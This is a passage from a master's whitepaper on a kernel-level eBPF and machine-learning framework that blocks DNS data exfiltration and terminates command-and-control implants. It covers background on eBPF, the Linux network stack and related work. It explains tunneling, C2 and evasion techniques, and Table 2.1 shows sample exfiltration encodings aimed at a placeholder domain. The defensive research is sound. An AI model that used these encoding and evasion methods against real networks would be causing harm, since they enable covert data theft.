Distributed, Linux Kernel Integrated Security Framework for Real-Time Prevention of DNS Data Exfiltration

Vedang Parasnis

A whitepaper
submitted in partial fulfillment of the
requirements for the degree of

Master of Science in Computer Science and Software Engineering

University of Washington

2025

Project Committee:
Dr. Geetha Thamilarasu, Chair
Dr. Munehiro Fukuda, Committee Member
Dr. Robert Dimpsey, Committee Member

Program Authorized to Offer Degree:
Computer Science and Systems

University of Washington

Abstract

Distributed, Linux Kernel Integrated Security Framework for Real-Time Prevention of DNS Data Exfiltration

Vedang Parasnis

Chair of the Supervisory Committee:
Committee Chair Dr. Geetha Thamilarasu
Computing & Software Systems

Data exfiltration remains one of the most persistent and sophisticated threats in cybersecurity, with the Domain Name System (DNS) frequently exploited as a covert channel for tunneling and command-and-control (C2) communications. This threat is especially critical for hyperscalers, where fleets of Linux servers handle the explosive growth of AI workloads, driving massive data storage demands while simultaneously hosting sensitive client data at scale, both on-premises and across distributed cloud environments. DNS remains highly vulnerable due to its ubiquity, inherit security flaws, and its fundamental role in enterprise networks. As highlighted in the IBM 2024 Data Breach Report, the average cost of a data breach now exceeds $4.8 million. DNS-based exfiltration, in particular, poses catastrophic and stealthy risks—especially difficult to detect and mitigate in real time across massively scaled cloud infrastructures. This paper presents a novel and scalable framework for real-time prevention of DNS-based data exfiltration across distributed environments, capable of neutralizing even the most advanced C2 techniques. The system is built around lightweight, agent-based, endpoint-centric enforcement and leverages deep packet inspection through eBPF injected directly inside the Linux kernel's traffic control layer. These kernel-resident programs enable raw, per-packet parsing of outbound DNS traffic at high speed, aided by dense neural networks in userspace that perform real-time lexical analysis to detect obfuscated or malicious

payloads. Active defense is enforced directly from within the operating system by terminating malicious processes exfiltrating data upon detection, accelerating incident response, and immediately containing compromise at the source. Telemetry, including process identifiers, lifetimes, and DNS usage patterns, is exported per node to Kafka brokers, enabling dynamic domain blacklisting and DNS-based policy enforcement throughout the network. The security framework architecture supports massive scalability and enforces real-time cross-node security policies without relying on external security middleware or firewalls. By combining deep in-kernel inspection, AI-assisted detection, dynamic in-kernel network policy enforcement, and process-level active defense, this framework minimizes attacker dwell time, blocks lateral movement, and significantly enhances visibility and response for defenders operating in large-scale cloud and on-premise environments.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

Chapter 1

INTRODUCTION

1.1 Motivation

Modern threat actors are constantly evolving, using increasingly sophisticated techniques and covert communication channels to maintain persistence on compromised systems and exfiltrate data before detection or removal. A common entry point in such attacks involves the deployment of lightweight implants or command-and-control (C2) clients. These are often compiled in formats like COFF (Common Object File Format) and delivered to targeted endpoints through phishing campaigns, social engineering, or other initial access vectors. Once a system is compromised, these implants use beacon intervals, strong encryption, and protocol tunneling to remain hidden, effectively bypassing volumetric and time-based detection mechanisms at the firewall. This silent phase of data exfiltration is both stealthy and resilient, allowing adversaries, such as advanced persistent threats (APTs), to maintain long-term control, steal undetected sensitive data, and move laterally within the network. The Domain Name System (DNS) remains one of the most effective channels for attackers to run covert C2 communication and exfiltrate data. As a core protocol responsible for domain-to-IP resolution, business operations, and service discovery, DNS is rarely deeply monitored or filtered at firewalls, making it an ideal backdoor, offering attackers a discreet pathway for unauthorized data transfer and remote command execution on infected systems. This exploitation can cause massive damage to enterprises, as demonstrated by some of the cyber-espionage groups. Hexane, a major threat actor in the Middle East and Asia, used a custom system called DNSsystem to stealthily exfiltrate data from energy and telecom sectors through encrypted DNS tunnels, beacon obfuscation, and adaptive payloads. Likewise, MoustachedBouncer leveraged the Nightclub implant to exploit DNS redirection at the

ISP level, using DNS as a resilient covert channel for long-term espionage in eastern Europe and Central Asia. These campaigns have compromised state institutions and critical infrastructure, underscoring the scale and sophistication of DNS-based threats. Existing solutions primarily rely on passive analysis techniques such as anomaly detection, domain reputation scoring, and static blacklists. However, these approaches are inherently reactive, slow to respond, and often ineffective against stealthy, adaptive APT malware. As a result, they offer no guarantees of preventing data loss before exfiltration occurs: By the time detection triggers, malicious commands may have already been executed, and significant damage inflicted. There is a critical need for a robust endpoint-centric defense mechanism that enforces DNS security from within the operating system itself, rather than relying on passive userspace monitoring or centralized anomaly detection tools. As cloud providers face increasing demand for secure, high-availability infrastructure, there is a growing requirement for systems that can instantly neutralize malicious implants at the source reducing response time and actively blocking DNS-based exfiltration in real time supporting dynamic domain blacklisting, thereby protecting endpoints across the network without requiring human intervention for safeguarding massively scaled, multiregion cloud environments, where DNS is critical for business operations. The Figure 1.1 illustrates the lifecycle of an implant. By severing DNS C2 links and immediately terminating the implant, lateral movement is prevented and attacker control is disrupted at the first stage.




Figure 1.1: APT Malware Exploitation Phases

Chapter 2

BACKGROUND

This chapter provides a comprehensive overview of the internals of the Linux kernel network stack, the role of eBPF for dynamic security enforcement within the kernel, the complexity, emerging threats, and types of DNS data exfiltration, and the fundamental limitations of the DNS protocol that enable various forms of data exfiltration and exploitation.

2.1 eBPF

The extended Berkeley Packet Filter (eBPF) was introduced in Linux kernel version 3.15 (2014) as a general-purpose in-kernel virtual machine. It evolved from classic BPF [17], which was originally limited to packet filtering through a domain-specific language and lacked the flexibility to inject custom logic into the kernel. Unlike kernel modules, which can destabilize the system, eBPF enables safe, dynamic programmability by injecting verified code into the kernel without compromising stability or security. Several other approaches enable programmable datapaths using domain-specific languages, such as P4 [11] for hardware switches, and DPDK (Data Plane Development Kit) [28], which bypasses the kernel network stack by polling Network Interface Cards (NICs) directly in userspace to achieve high throughput and low latency. However, these approaches lack direct access to core kernel security subsystems, resulting in limited visibility into process identity, syscall activity, and the kernel's mandatory access control layers. Furthermore, their abstraction over the kernel network stack hinders deep packet inspection (DPI) of application-layer protocols, making advanced analysis of malicious traffic more difficult inside kernel. Without process-level context or in-kernel enforcement capabilities, these approaches fall short in implementing fine-grained security policies. In contrast, solutions like eBPF, which are tightly integrated

with kernel subsystems, retain full context over both the security framework and network stack, enabling real-time enforcement and significantly stronger security guarantees. eBPF programs are written in a restricted subset of C, compiled to bytecode via LLVM, and executed safely by the in-kernel eBPF virtual machine. They operate under a strict execution model: a RISC-like instruction set, eleven 64-bit general-purpose registers, a 512-byte stack, and a hard cap of one million instructions. The resulting bytecode is architecture-agnostic, enabling portability across hardware platforms that support the Linux kernel. To further support compatibility across different kernel versions, eBPF uses BPF Type Format (BTF) to encode type information, enabling introspection, debugging, and safe reuse of eBPF programs across different kernel versions. Before execution, the kernel's BPF verifier statically analyzes the bytecode to ensure memory safety, bounded loops, and control flow integrity. This strict verification model makes eBPF an ideal foundation for in-kernel security applications, mitigating risks from malicious code while ensuring system stability. In addition, eBPF programs are JIT-compiled, minimizing performance overhead. Because eBPF programs run in a sandboxed kernel environment, they can safely access internal kernel subsystems, which is particularly useful for security sensitive programs requiring low-level inspection of networking stacks or access to the Linux Security Module (LSM) layer. A key strength is the use of eBPF maps: persistent, kernel-resident key value stores that support various data structures (e.g., stacks, queues, LRU caches). These maps enable stateful security applications to share data between userspace and the kernel, persist state across program lifetimes via pinning to the BPF virtual filesystem, and dynamically reprogram kernel behavior at runtime, particularly valuable for eBPF programs that enforce adaptive security policies in coordination with advanced userspace analysis. All eBPF interactions—program loading, unloading, and map management—occur through the `bpf()` syscall, typically limited to privileged users with `CAP_BPF` or `CAP_SYS_ADMIN` to minimize the attack surface. This architecture positions eBPF as a robust foundation for advanced security enforcement, enabling real-time detection and prevention of data exfiltration, while also supporting deep observability, fine-grained tracing, and in-kernel policy enforcement. Figure 2.1 outlines the four key phases in the eBPF lifecy-

cle—development, compilation, loading with verification, and runtime attachment—focusing on monitoring `socket_write` operations from userspace.




Figure 2.1: eBPF Programs Injection Phases in Kernel

2.2 Linux Kernel Network Stack

The Linux kernel network stack refers to the sequence of processing steps that packets follow as they traverse the kernel network stack in both the incoming (ingress) and outgoing (egress) directions. Each packet in the kernel network stack is represented as SKB (socket kernel buffer), a fundamental data structure that is used to represent packets in memory. Each SKB acts as a metadata-rich container, implemented as a linked list, allowing the kernel to manipulate packets as they move through different layers of the stack by sliding the SKB head pointer over the SKB data. Every packet, whether entering or leaving the system, goes through multiple processing stages. These include scheduling, classification, filtering, shaping, and forwarding. The datapath handles these operations across various network

interfaces, or netdevs, which are kernel abstractions for hardware or virtual network devices. In both ingress and egress directions, packets are managed through dedicated queues, either software-based or hardware-backed, depending on the NIC and driver implementation [25]. The egress flow is particularly important for detecting and preventing data exfiltration, as malicious packets typically originate from compromised userspace processes. Once a userspace application writes data to a socket, the kernel routes this packet through several stages: the socket layer (TCP/IP stack), the Netfilter subsystem (link layer), the traffic control (TC) system for shaping and classification, and finally to the device driver that transmits the packet through the NIC firmware as illustrated Figure 2.2.




Figure 2.2: Linux Kernel Network DataPath

2.3 eBPF Integration with the Linux Kernel Networking Stack

Among the various subsystems within the network datapath of the Linux kernel, Traffic Control (TC) is particularly critical to enforce security in the egress direction, where exfiltration attempts typically occur. TC enables fine-grained control over network traffic through mechanisms such as shaping (rate limiting), scheduling, classification, policing, and dropping. It operates primarily through queuing disciplines (QDISCS), kernel-level constructs attached to a netdev that define packet scheduling before transmission to a network device (TX path steering) ensuring optimal quality of service (QoS) [21] . TC in Linux supports both classful and classless QDISCs, enabling packet processing through hierarchical or flat models.

Among these, CLSACT (classless QDISC with actions) stands out as a lightweight discipline that supports both packet classification and actions within a single QDISC. Unlike traditional classful QDISCs, CLSACT can coexist with existing classful (e.g., HTB) and classless (e.g., MQ_PRIO, FQ_CODEL, MQ_CAKE) disciplines without disrupting established QoS setups. It allows eBPF programs to be attached as filters on both ingress and egress paths, supporting priority-based execution and chained classification logic. Due to its built-in support for classification and actions, CLSACT eliminates the need for external filters or dynamically loaded policers to drop or redirect packets. Crucially, CLSACT enables deep packet inspection and fine-grained policy enforcement entirely within the kernel, without modifying the device's queuing behavior or other QDISC configurations [10]. Since eBPF programs attached via CLSACT run before any default QDISC, inspection and control occur early, making it ideal for DNS data exfiltration prevention, while preserving the integrity of parent QDISC traffic shaping policies, especially for bandwidth-based classification and fairness. The CLSACT QDISC is widely leveraged by Container Network Interface (CNI) plugins in orchestration environments like Kubernetes for node-to-node communication for IP masquerading and overlay networking. However, its potential to enforce in-kernel security policies, particularly to prevent data breaches, remains largely untapped. Moreover, eBPF can also be attached to the kernel link layer (netfilter), sockets, and finally over the kernel's mandatory access control and syscall layer. This broad hook coverage allows eBPF to power everything from performance profiling, network observability, and rate limiting to runtime threat detection, load balancing, and deep in-kernel packet inspection, all with the utmost security. Figure 2.3 illustrate the various attachment points within the kernel network stack for programmability in the kernel.

2.4 DNS-based Data Exfiltration

DNS-based data exfiltration is a stealth technique where sensitive information is illegally extracted from compromised endpoints via the DNS protocol. Often executed by fileless, memory-resident implants which leaves minimal forensic traces and exploits the ubiquity




Figure 2.3: eBPF hooks over Linux Kernel Data Path

and inherent trust of DNS to covertly transmit data. Attackers encode exfiltrated payloads into the subdomain portion of DNS queries, using standard resolution paths to reach attacker-controlled domains or delegated nameservers. As shown in Table 2.1, various obfuscation techniques are used to embed data into DNS traffic. These queries typically leverage common types like `A`, `AAAA`, `MX`, and `HTTPS`, or types that support arbitrary payloads, such as `TXT` and `NULL`. The latter are especially useful in command-and-control (C2) scenarios, where DNS responses carry attacker instructions via these record types. To evade detection, adversaries use randomized query intervals, encryption with ephemeral keys, and domain generation algorithms (DGAs) that rotate second-level domains and L3 IP addresses. More advanced techniques tunnel DNS over arbitrary Layer 4 ports, encapsulating traffic from non-DNS protocols, as seen in frameworks like DNSCat2, making detection with traditional firewalls and passive monitoring difficult. Figure 2.4 outlines the phases of DNS-based data exfiltration. The three dominant variants, tunneling, raw exfiltration, and DNS-based C2, are detailed below.

Encoding Format	**Exfiltrated Payload**	**Encoded DNS Subdomain**
Base64	TopSecret	VG9wU2VjcmV0.dns.exfil.com
Mask (XOR 0xAA)	TopSecret	DE.D5.F2.F9.E9.C7.CF.DE.dns.exfil.com
NetBIOS	TopSecret	ECPFEDFEFCDCECEEEA.dns.exfil.com
CRC32 (Hex)	TopSecret	7F9C2BA4.dns.exfil.com
AES-CBC (Hex + IV)	TopSecret	IV.A1.B2.C3.D4.E5.F6.07.08.dns.exfil.com
RC4 (Hex)	TopSecret	9A.B3.47.E2.8C.4D.11.6F.dns.exfil.com
Raw (Hex)	TopSecret	546f70536563726574.dns.exfil.com

Table 2.1: DNS Payload Obfuscation Techniques

DNS Tunneling

DNS tunneling abuses the protocol to encapsulate arbitrary data or non-DNS payloads within query fields, allowing attackers to bypass firewalls and traditional perimeter defenses. By disguising malicious payloads as legitimate DNS traffic or blending with benign traffic, it enables covert communication between compromised systems and remote servers. Tunneling may operate in low or high-throughput modes, with traffic patterns modulated to avoid anomaly-based detection systems. Sophisticated variants exploit kernel-level encapsulation methods (e.g., `TUN/TAP`, VXLAN) using virtual interfaces. Although these methods require elevated privileges (e.g., `CAP_NET_ADMIN`), the sporadic nature of encapsulated traffic makes detection through passive monitoring particularly challenging.

DNS Command and Control (C2)

DNS-based C2 is an advanced form of tunneling that establishes persistent, covert communication channels between C2 implants on compromised nodes and attacker infrastructure. These implants send DNS queries to poll encoded instructions and execute commands on compromised systems. Responses may include the output of previous commands or new in-

structions, enabling full duplex control client-server-type communication. The consequences extend beyond mere data exfiltration to more advanced and catastrophic threats, such as opening persistent backdoors, enabling port forwarding, or establishing reverse tunnels via DNS to expose internal services to the attacker. To evade detection, these channels often alternate between rapid polling and low-frequency beaconing. Sophisticated variants employ cross-protocol techniques, IP rotation, and domain generation algorithms (DGAs) to bypass static defenses. Conventional approaches, such as blacklists and rule-based systems, are insufficient against such adaptive, stealthy threats. Moreover, the most complex form of C2—referred to as C2 multiplayer modes—leverages multiple C2 operators or botnets to simultaneously exploit several compromised nodes. This renders traditional anomaly detection systems that passively analyze DNS traffic volumes effectively worthless. Early stage detection and immediate disruption at endpoint are critical, as even short-lived persistence can lead to further compromise. Currently, no known research or proprietary solution provides real-time termination of both the DNS C2 channel and its corresponding implant process at the endpoint, especially before malicious commands are executed or data are exfiltrated.

DNS Raw Exfiltration

Raw DNS exfiltration involves direct leakage of data, often files or credentials, through rapid bursts of DNS queries. Although this generates noticeable traffic spikes, exfiltration can occur before alerts are triggered or policies are enforced. This method is unidirectional and lacks the command exchange seen in the C2 tunnels. Data are typically encoded in base32 / base64, spread over fragmented queries, and sent through common DNS fields such as subdomains. Because most defenses rely on post-facto detection or passive monitoring, real-time prevention at the point of transmission is essential to guarantee zero data loss.

2.5 DNS Protocol Security Enhancements and Their Limitations

Several protocol-level security enhancements have been proposed and standardized to strengthen DNS integrity and privacy. These include:




Figure 2.4: DNS Data Exfiltration Phases

- DNSSEC: Add cryptographic signatures to DNS records to ensure authenticity and prevent spoofing or cache poisoning. However, DNSSEC does not provide encryption or confidentiality, leaving the DNS payload visible to any intermediate observer. As such, it does not offer protection against covert channels or data exfiltration mechanisms embedded within legitimate queries.

- DNS-over-TLS (DoT) and DNS-over-HTTPS (DoH): Encrypt DNS queries to prevent surveillance and man-in-the-middle attacks. Although effective in improving privacy, this encryption also impairs traditional security tools from performing deep packet inspection (DPI) on DNS traffic encapsulated within TLS or HTTPS. This blinding effect weakens intrusion detection systems (IDS) and data loss prevention (DLP) tools.

Although these enhancements protect against certain classes of attacks, none are designed to prevent data exfiltration through DNS, particularly when it originates from implants on the endpoint that abuse protocol-compliant structures for covert communication.

2.6 Existing Prevention Mechanisms and Their Limitations

To date, the most widely deployed preventive mechanisms for DNS-based exfiltration include:

- **DNS Sinkholing**: Redirects queries for known malicious domains to controlled endpoints, preventing external resolution.
- **Response Policy Zones (RPZ)**: Enable DNS servers to enforce custom filtering policies based on domain patterns or IP addresses.

Although these techniques effectively block malicious domains using declarative policies or access control lists to protect internal networks, they remain fundamentally reactive. Most rely on static blacklists generated after detection via intrusion alerts or passive deep packet inspection. As a result, DNS-based data exfiltration or malicious commands over the DNS C2 channel can succeed before server rules are updated and enforced. In addition, these methods are not equipped to stop C2 implants that use DGA, causing more damage before filtering policies can adapt due to the persistent and evolving and concealing nature of the C2 infrastructure.

Chapter 3

RELATED WORK

This chapter reviews related work on the use of eBPF for network security, research that uses machine learning to detect DNS data exfiltration, and current enterprise solutions.

3.1 Network Security using eBPF

eBPF has emerged as a critical technology for modern networking, security, and observability in Linux. Its ability to inject safe, verifiable code into the kernel makes it ideal for high-performance, in-kernel programmability without compromising system stability. These features have led to widespread adoption by cloud providers, particularly in large-scale data planes and hyperscalers for traffic filtering and enforcement of declarative network policies across multiple layers of the Linux kernel. Most existing research focuses on the ingress path using XDP (express Data Path), a high-speed packet processing mechanism integrated into the network driver firmware. Initially proposed by Høiland-Jørgensen et al., XDP was later adopted into the Linux kernel to enable early packet drops, hardware offload at the NIC level, and improved throughput. It is often combined with eBPF to support low-latency programmable network processing and security enforcement for DDoS preventions [14, 18]. Vieira et al. studies provide architectural overviews and performance analyses of eBPF in networking contexts [26], similarly Bertrone et al. explains accelerating kernel network firewalls by combining eBPF and iptables [8], yet they predominantly address inbound traffic. In contrast, the egress path—critical for detecting and preventing data exfiltration remains relatively underexplored.

Kostopoulos et al. explored DNS-related defenses using eBPF, leveraging XDP to mitigate DNS water torture DDoS attacks by analyzing queries directly at the network interface of

authoritative DNS servers [15]. Although effective for volumetric DDoS mitigation, their approach is limited in scope and does not address low-volume, stealthy data exfiltration. Similarly, Bertin proposed an XDP-based strategy to mitigate ingress layer DDoS floods, such as TCP SYN and UDP amplification attacks [7]. However, this technique also fails to handle sophisticated or covert DNS-based exfiltration threats. Based on the current literature, Steadman and Scott-Hayward presents the only known eBPF-based system specifically aimed at preventing DNS exfiltration. Their approach combines eBPF and SDN to enforce static rules in the data plane while performing flow analysis in the control plane [24, 23]. However, their design attaches eBPF programs to the XDP layer, which is only suitable for ingress traffic, which limits its effectiveness against exfiltration. Moreover, reliance on static rules increases false-positive rates and restricts adaptability to novel attack patterns. The use of P4 switches and packet mirroring to the SDN controller also introduces latency, hindering real-time enforcement. Moreover, their evaluation was not able to prevent stealthy exfiltration, leading to data loss with more stealthy traffic mirroring to the control plane. Similarly, enterprise tools such as Isovalent Cilium support eBPF-based Kubernetes network policies at layers L3–L7 [27, 6]. Although DNS-aware L7 policies allow domain-level whitelisting, they lack dynamic blacklisting and are not designed to detect exfiltration behaviors. Open-source tools such as Microsoft's Inspector Gadget also rely on static rules defined in the userspace and do not provide deep kernel-level dynamic enforcement mechanisms. These limitations highlight the need for a comprehensive eBPF-based solution that operates at the egress point and supports dynamic security enforcement not only inside the kernel via eBPF but also in a distributed environment with dynamic domain blacklist to combat DGA.

3.2 Machine Learning for Detecting DNS Data Exfiltration

Advancements in network security have significantly enhanced the detection of DNS data exfiltration, often leveraging machine learning to analyze packet patterns and payloads. Many solutions combine DPI with anomaly-based analysis of DNS traffic volume and timing, detecting potential exfiltration attempts via DNS firewalls or integrated intrusion detection

systems. For C2-based exfiltration, Zimba and Chishimba focuses on behavioral analysis, using system resources like PowerShell and Windows backdoors alongside DNS tunneling for APT detection [29]. However, these methods primarily detect exfiltration and fail to fully prevent DNS tunneling, with no clear response time or method for breaking the C2 communication or terminating the implant. Similarly, Das et al. proposes a machine learning model that identifies DNS-based data exfiltration using real malware samples from financial institutions, though potential evasion strategies are also discussed [12]. Meanwhile, Ahmed et al. suggests a real-time detection mechanism using the Isolation Forest algorithm [1], but their stateless analysis fails to address protection against prolonged, stealthy APT malware or C2 exfiltration. Several approaches have focused on DNS server-side detection, blending stateful and stateless features. Bilge et al. introduced the EXPOSURE system, which identifies suspicious domains by extracting 15 features from DNS traffic, categorized into query-name, time-based, answer-based, and TTL-based features. Validated using a dataset of 100 billion DNS requests, this system effectively identifies domains involved in botnet C2 and spamming [9]. However, the system's focus is on detection rather than prevention, and it is limited by the reliance on passive analysis of DNS queries never effective preventing C2 based DNS exfiltration. Similarly, Antonakakis et al. proposed NOTOS, a dynamic reputation system analyzing passive DNS queries, extracting 41 features classified into network-based and zone-based categories [4]. While it identifies malicious domain characteristics, it falls short in detecting data exfiltration and lacks real-time detection capabilities, making it ineffective against stealthy C2-based exfiltration. Nadler et al. developed a solution for detecting malicious, low-throughput exfiltration using domain-specific features such as entropy and query time intervals, employing one-class SVM and Isolation Forest. However, their reliance on past traffic limits its real-time detection capabilities [19]. Other studies, such as Mathas et al., explore machine learning models for C2 tunneling detection, but their effectiveness is hindered by the inability to detect stealthy C2 over long exploitation periods [16]. Aurisch et al. uses mobile agents for real-time detection and mitigation, but the approach is prone to false positives and introduces latency due to agent hops across the network, making it

